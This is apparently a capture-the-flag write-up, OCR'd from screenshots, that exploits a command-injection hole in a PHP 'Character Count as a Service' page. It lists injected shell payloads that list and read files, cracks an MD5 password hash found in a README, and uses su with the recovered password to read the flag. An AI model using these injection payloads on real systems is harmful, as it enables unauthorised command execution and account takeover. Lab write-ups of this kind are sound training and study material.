



```
exec('printf'.\$text.'\'|wc -c')

$ '; ls #
> The Character Count is: wc.php

$ '; find / -name flag.txt #
> The Character Count is: /ctf/system/of/a/down/flag.txt

$ '; cat /ctf/system/of/a/down/flag.txt #
> The Character Count is: (<empty> - this means we don't have access)
```

```
$ '; ls /ctf #
> The Character Count is: system

$ '; ls -r /ctf #
> The Character Count is: README

$ '; cat /ctf/README #
> The Character Count is: My password hash is 07e6b9849342c7e354bc9a90889af19e.

$ https://crackstation.net/
> Hash                             Type    Result
07e6b9849342c7e354bc9a90889af19e md5    cnsctf

$ '; echo cnsctf | su ctf -c "cat /ctf/system/of/a/down/flag.txt" #
> The Character Count is: dL@stCTF431{1nj3ct10n_15_p41nfu1}
```




Character Count as a Service
'; find / -name flag.txt #
Submit
The Character Count is: /ctf/system/of/a/down/flag.txt


Character Count as a Service
'; cat /ctf/system/of/a/down/flag.txt #
Submit
The Character Count is:

Character Count as a Service

```
'; ls /ctf #
```

Submit


The Character Count is: system


Character Count as a Service

```
'; ls -r /ctf #
```

Submit

The Character Count is: README


Character Count as a Service
'; cat /ctf/README #
Submit
The Character Count is: My password hash is 07e6b9849342c7e354bc9a90889af19e.


wc as a service
CrackStation - Online Passwor
crackstation.net
CrackStation
Defuse.ca
CrackStation
Password Hashing Security
Defuse Security
Free Password Hash Cracker
Enter up to 20 non-salted hashes, one per line:
07e6b9849342c7e354bc9a90889af19e
I'm not a robot
This site is exceeding reCAPTCHA Enterprise free quota.
reCAPTCHA
Crack Hashes
Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults
Hash
Type
Result
07e6b9849342c7e354bc9a90889af19e
md5
cnsctf
Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.
Download CrackStation's Wordlist

Character Count as a Service

```
'; echo cnsctf | su ctf -c "cat /ctf/system/of/a/down/flag.txt" #
```

Submit

The Character Count is: dL@stCTF431{1nj3ct10n_15_p41nfu1}